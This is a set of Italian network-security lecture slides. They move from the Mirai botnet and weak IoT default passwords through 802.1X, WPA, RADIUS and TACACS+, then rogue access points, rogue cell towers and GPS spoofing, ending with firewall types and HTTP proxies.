
http://www.networkworld.com/article/3123672/security/largest-ddos-attack-ever-delivered-by-botnet-of-hijacked-iot-devices.html

Utilizza Malware Mirai, disponibile come servizio in rete.
https://it.wikipedia.org/wiki/Mirai_(malware)

Nato (probabilmente) come un sistema per fregare i giochi online (DDOS contro i miei “nemici”).

https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet

Attacco globale:



Analisi dell'attacco:
https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

19 Mirai Botnet Authors Avoid Jail Time


SEP 18

Citing "extraordinary cooperation" with the government, a court in Alaska on Tuesday sentenced three men to probation, community service and fines for their admitted roles in authoring and using "**Mirai**," a potent malware strain used in countless attacks designed to knock Web sites offline — including an enormously powerful attack in 2016 that sidelined this Web site for nearly four days.

The men — 22-year-old **Paras Jha** Fanwood, New Jersey, **Josiah White,** 21 of Washington, Pa., and **Dalton Norman** from Metairie, La. — were each sentenced to five years probation, 2,500 hours of community service, and ordered to pay $127,000 in restitution for the damage caused by their malware.

Se la sono cavata con poco
https://krebsonsecurity.com/2018/09/mirai-botnet-authors-avoid-jail-time/

IOT Security




Il problema delle password dei dispositivi IOT, maggior parte admin:admin (ci era cascata anche Vodafone) oppure root, 123456 ecc.

Comunque spesso password di default che non vengono cambiate.

https://arstechnica.com/information-technology/2017/08/leak-of-1700-valid-passwords-could-make-the-iot-mess-much-worse/

IOT Security



Stanno nascendo soluzioni/prodotti ad hoc, integrati con la sicurezza “tradizionale” ma che scendono fino al livello SCADA o PLC.

Whitelisting dei comportamenti, tanto mediamente sono oggetti piuttosto stabili nel tempo.

Proteggere l'accesso alla rete Ethernet

Proteggersi da collegamenti indesiderati alla rete:

- MAC locking: blocco delle porte mediante ACL sul MAC address
- ACL locking: blocco delle porte mediante regole più sofisticate (ad esempio non accetto due MAC address sulla stessa porta)
- 802.1X port authentication: configurazione che impedisce l’instaurarsi del collegamento fisico finché non è completata una fase di autenticazione
- NAC: network access control, configurazione in cui la fase di allacciamento alla rete è gestita ad alto livello e include, oltre all’autenticazione, anche altri controlli sul dispositivo (es. Presenza di antivirus, vulnerabilità), oppure il reindirizzamento su Captive portal.
- VLAN management: le porte sono assegnate a VLAN diverse e la Management VLAN è separata dalle altre e protetta da regole esplicite di accesso

802.1x:
Port Authentication

http://en.wikipedia.org/wiki/IEEE_802.1X

802.1x Port Authentication

Lo standard 802.1x è stato pensato per consentire il controllo dell'accesso alla rete a livello di porta.

E' un'architettura di autenticazione a livello 2 (MAC)


La sicurezza port-based prevista da 802.1x permette ai dispositivi di rete di richiedere all'utente un'autenticazione prima che questo ottenga accesso alla rete.

Vi sono implementazioni di 802.1x sia nelle reti wired che wireless.

Presente praticamente sempre nel wireless sta prendendo piede anche nel mondo wired.


Controllo dell'accesso

802.1x: Port Authentication



1) Il supplicant si connette alla rete e viene messo dal dispositivo su una VLAN separata dove c'è solo l'authenticator. Fra i due avviene la richiesta di autenticazione EAP.
2) L'authenticator tramite Radius chiede conferma dell'autenticazione al server centrale (es. Active Directory)
3) Se autenticazione OK il supplicant viene ammesso nella rete aziendale.

Controllo dell'accesso



EAP (Extensible Authentication Protocol) è un framework che permette di usare diversi metodi di autenticazione. Non definisce un protocollo vero e proprio, ma solo i messaggi che devono essere scambiati fra i partecipanti.
Per diventare un protocollo di rete c'è bisogno di incapsulare l'EAP in qualche modo

- EAP-MD5 (username/password, leggero ma debole, ok solo in LAN)
- EAP-TLS (certificati digitali, da gestire)
- EAP-TTLS (solo il client autentica il server con un certificato, il Server autentica il Client con username+password)
- ...

EAPOL=EAP over lan

Proteggere l'accesso alla rete Wireless

http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

- WEP (insicuro da evitare)
- WPA - WPA2 = WiFi Protected Access

Dal 2006 WPA2 (802.11i) obbligatorio su tutti i dispositivi.

- WPA-Personal: WPA-PSK (Pre-shared key) mode, is designed for home networks and doesn't require an authentication server. Each wireless network device authenticates with the access point using the same 256-bit key generated from a password or passphrase.
- WPA-Enterprise: WPA-802.1X mode is designed for enterprise networks and requires a RADIUS authentication server.

Proteggere l'accesso alla rete Wireless

WPA3

Inizio 2018 nasce WPA3.
Sarà un lungo percorso implementativo e di coesistenza (inizio nel 2019)
Chiave a 128 (personal) e 192 (enterprise).
Gestione password dinamica per rendere inutili gli attacchi offline (registro flusso dati e provo a decrittare offline con calma).
Gestione migliorata device senza monitor (QR code).

Controllo dell'accesso

Authentication Server

AAA = Authentication, Authorization, Accounting (A=Auditing)

RADIUS

TACACS+

Le funzionalità di un server AAA sono Authentication, Authorization, Accounting (implementata esternamente la quarta A=Auditing)

Accounting=Radius record espliciti (billing)

Auditing=analisi di tutto quanto succede

http://en.wikipedia.org/wiki/RADIUS RADIUS (Remote Authentication Dial-In User Service) basato su UDP. Due passaggi (inseparabili): autenticazione/autorizzazione, auditing .

http://en.wikipedia.org/wiki/TACACS TACACS+ (Terminal Access Controller Access Control System) basato su TCP. Le funzioni di autenticazione, autorizzazione e accounting sono separate e possono essere implementate separatamente.

Servizi RADIUS normalmente integrati in directory enterprise (Active Directory)

Rogue Access Point

http://en.wikipedia.org/wiki/Rogue_access_point

Sono Access Point "nemici" installati in punti della rete cablata accessibili agli utenti.

Prevenzione:

- specifica politica di sicurezza (regolamenti)
- sicurezza fisica e L2 (controllo sul cablaggio e sulle porte)
- infrastruttura wireless gestita
- 802.1X sui dispositivi cablati

Rilevazione

- wireless analyzers/sniffers
- ispezione del traffico sulla rete cablata
- ispezione fisica

Controllo dell’accesso

Rogue Access Point

Wifi Pineapple

https://wifipineapple.com/

Access Point con doppia rete già predisposto per attacco “men in the middle” con software embedded Linux based.
100-200$ a seconda del modello.

Soluzione software basata su WifiPhisher (Open Source)
https://wifiphisher.org/

Rogue Cell Phone Base Station

Stesso principio dei wifi ma applicato alla telefonia cellulare. Sono ripetitori fittizi del segnale cellulare che intercettano gli smartphone delle persone in una certa area.

Richiede attrezzature e complicità disponibili in teoria solamente a livello governativo (e operatori di telefonia mobile un po' consenzienti).

http://www.meganet.com/meganet-products-cellphoneinterceptors.html

Probabilmente usato durante le rivolte della "primavera araba" e dal governo Turco, i "narcos" hanno una loro rete separata ad esempio.

Ma nessun governo forse ha la coscienza pulita …

http://www.csoonline.com/article/2684064/mobile-security/rogue-cell-towers-discovered-in-washington-dc.html

http://www.makeuseof.com/tag/4-things-you-need-know-about-those-rogue-cellphone-towers/

Femtocelle per indoor (10metri)

https://en.wikipedia.org/wiki/Femtocell

Attacchi ai protocolli cellulari

Oltre ad intercettare il segnale debbo poi attaccare il protocollo.

Strumenti per intercettare (non si comperano su Amazon) https://en.wikipedia.org/wiki/Stingray_phone_tracker

Protocollo SS7 (Signaling System 7 1975) per il colloquio fra reti cellulari (vulnerabilità note, poi basta trovare un paese che ti accrediti come carrier “fidato”)

GSM 2G altamente vulnerabile (colloquio telefono-cella).

3G,4G,5G meglio ma esistono vulnerabilità note.

Poi c’è sempre il problema della portabilità all’indietro (i vecchi telefoni debbono potersi collegare alle nuove antenne e viceversa, quindi il 2G non è ancora morto)

Controllo dell'accesso

Rogue Satelite (GPS spoofing)

Russia 'spoofing' GPS on vast scale to stop drones from approaching Putin, report says

Simulare la presenza di un segnale satellitare con una stazione al suolo.

Richiede tecnologie sofisticate (intelligence).

Azioni di guerra mirate al GPS.

https://www.nbcnews.com/news/vladimir-putin/russia-spoofing-gps-vast-scale-stop-drones-approaching-putin-report-n987376

Drone USA fatto atterrare in Iran convinto di essere in Afghanistan

https://en.wikipedia.org/wiki/Iran%E2%80%93U.S._RQ-170_incident#cite_note-17


GPS Spoofing

https://en.wikipedia.org/wiki/Spoofing_attack#GPS_spoofing

Occhio che economia mondiale vive di GPS


https://qz.com/1106064/the-entire-global-financial-system-depends-on-gps-and-its-shockingly-vulnerable-to-attack/

Firewall e “buzzwords” correlate



Firewall=Hardware+software che isolano parti di una rete aventi diversi contesti di sicurezza.

Firewall e “buzzwords” correlate



DMZ=Demilitarized Zone
https://en.wikipedia.org/wiki/DMZ_(computing)

Zona isolata in cui mettere servizi da mostrare all’esterno e all’interno.

Di Utente:Sassospicco, Benj - Image:Demilitarized_Zone_Diagram.png, Pubblico dominio, https://commons.wikimedia.org/w/index.php?curid=826346

Stateless Firewall

- Non c'è conoscenza
- Non c'è autenticazione
- Il logging è povero
- Ogni router ha la sua sintassi

Stateless Firewall

Il packet filter è stata la prima implementazione di firewall router-based, negli anni ‘80, a motivo della semplicità implementativa e delle limitate capacità elaborative dei sistemi di allora.

Veloce e semplice: le regole sono applicate su ogni pacchetto senz’alcuna memoria dei pacchetti precedenti (quindi senza memoria dello stato).

- Non c'è conoscenza della provenienza (interfacce) dei pacchetti né della destinazione.
- Mancano meccanismi di autenticazione.
- Il logging è povero e limitato alle stesse informazioni specificate nel ruleset.
- Ogni router ha la sua sintassi: regole astratte vanno tradotte nel sistema che si usa.

Stateless Firewall

- Direzione di un colloquio
- IP fragments
- Protocollo FTP
- Protocolli “difficili”: H323, T120, X11

Stateless Firewall

- Non si riesce a discriminare la direzione di un colloquio senza effettuare l’analisi almeno del flag di acknowledge o dell’interfaccia di ingresso (problema dello spoofing).
- Gli IP fragments non contengono i numeri di porta.
- Il protocollo FTP dopo la prima connessione negozia una porta per la trasmissione dei dati (anche con PASV).
- Altri protocolli “difficili”: H323, T120, X11

Elementi considerati: SRCIP/SRCPORT, DSTIP/DSTPORT, TYPE

Azioni: Accept, Deny (con notifica), Drop (senza notifica)

Stateful Firewall

Contesto della comunicazione: statefulness

Stateful Firewall- A volte indicati come “Next Generation Firewall” NGFW (nomenclatura discussa).

Alle funzionalità di filtro già descritte per il semplice Packet Filter, aggiunge la possibilità di analizzare il singolo pacchetto nel contesto della sua comunicazione (statefulness), e mantenere memoria di tutte le comunicazioni.

Richiede ovviamente tanta potenza di calcolo e memoria.

Mi protegge meglio da attacchi cominciati dall’esterno con half-sessions malevole (es. risposte a ping senza che ci sia stata una richiesta).

Application Level Gateway

- No routing tra la rete da proteggere e la rete esterna
- Proxy applicativo
- Non tutti I protocolli sono “proxabili”
- HTTP e FTP

Application Level Gateway

Al contrario dei casi precedenti, un firewall di tipo application level gateway prevede che non vi sia routing tra la rete da proteggere e la rete esterna.

Non è dunque possibile a un sistema situato nella rete interna aprire una comunicazione con un sistema esterno, né viceversa.

Il passaggio dell’informazione da una rete all’altra può avvenire solamente tramite un software specializzato: il proxy applicativo.

Non tutti I protocolli sono “proxabili”.

I più usati sono HTTP (vedi dettagli nelle slide successive) e FTP.

Deve comunque essere abbinato ad altre protezioni.

Firewall e “buzzwords” correlate

HTTP application level gateway(Proxy)

http://en.wikipedia.org/wiki/Proxy_server


Per proxy, o proxy server, intendiamo solitamente un application level gateway HTTP, ossia un servizio di rete che disaccoppia l'accesso al web dal browser.

Solitamente è un HTTP caching proxy, ovvero memorizza e gestisce una copia locale degli oggetti web richiamati, fornendoli alle successive richieste HTTP senza effettuare altri accessi ai server di destinazione.

Se ben disegnato:

- Riduce l'occupazione di banda
- Riduce la latenza media di accesso al web
- Aumenta la sicurezza dell'accesso ad internet


HTTP application level gateway



Struttura di una richiesta proxy.
Un caching proxy cerca nella cache una copia dell'oggetto (indicizzata con l’MD5 hash dell'URL)

- Se esiste controlla la scadenza; se l'oggetto è considerato ancora valido (dipende dalle politiche scelte, che possono variare a seconda del tipo di oggetto) viene consegnata la copia
- se invece l'oggetto è scaduto viene richiesto al server originale l'oggetto, inserendo nella request un header If-Modified-Since
- se la risposta conferma che l'oggetto è ancora valido perché non modificato, al client viene restituito l'oggetto in cache

Firewall e “buzzwords” correlate



Cacheable objects
- HTTP: Deve avere un tag Last-Modified

Non-cacheable objects
- HTTPS
- HTTP: Nessun tag Last-Modified:
  Oggetti autenticati
  Cache-Control: private, no-store, no-cache
- URLs con '?' o 'cgi-bin'
- Response a POST methods

Utilità in calo al crescere di https, recupera ruolo come redirector o per il filtraggio delle URL (es. Squid+Squidguard)

HTTP Reverse proxy

http://en.wikipedia.org/wiki/Reverse_proxy

Sono proxy, tipicamente cache HTTP, che si presentano ad Internet come front-end di un insieme di web server interni.


Il caso più semplice di reverse proxy è l’HTTP accelerator, in cui le funzionalità di caching del proxy si usano per sollevare i web server da una parte del loro carico, ad esempio fornire il contenuto statico di un sito (quello dinamico non è cache-able per definizione).

Costituiscono un livello di difesa addizionale per I web server interni e consentono la riscrittura di URL disaccoppiando la struttura interna dalla visione esterna.

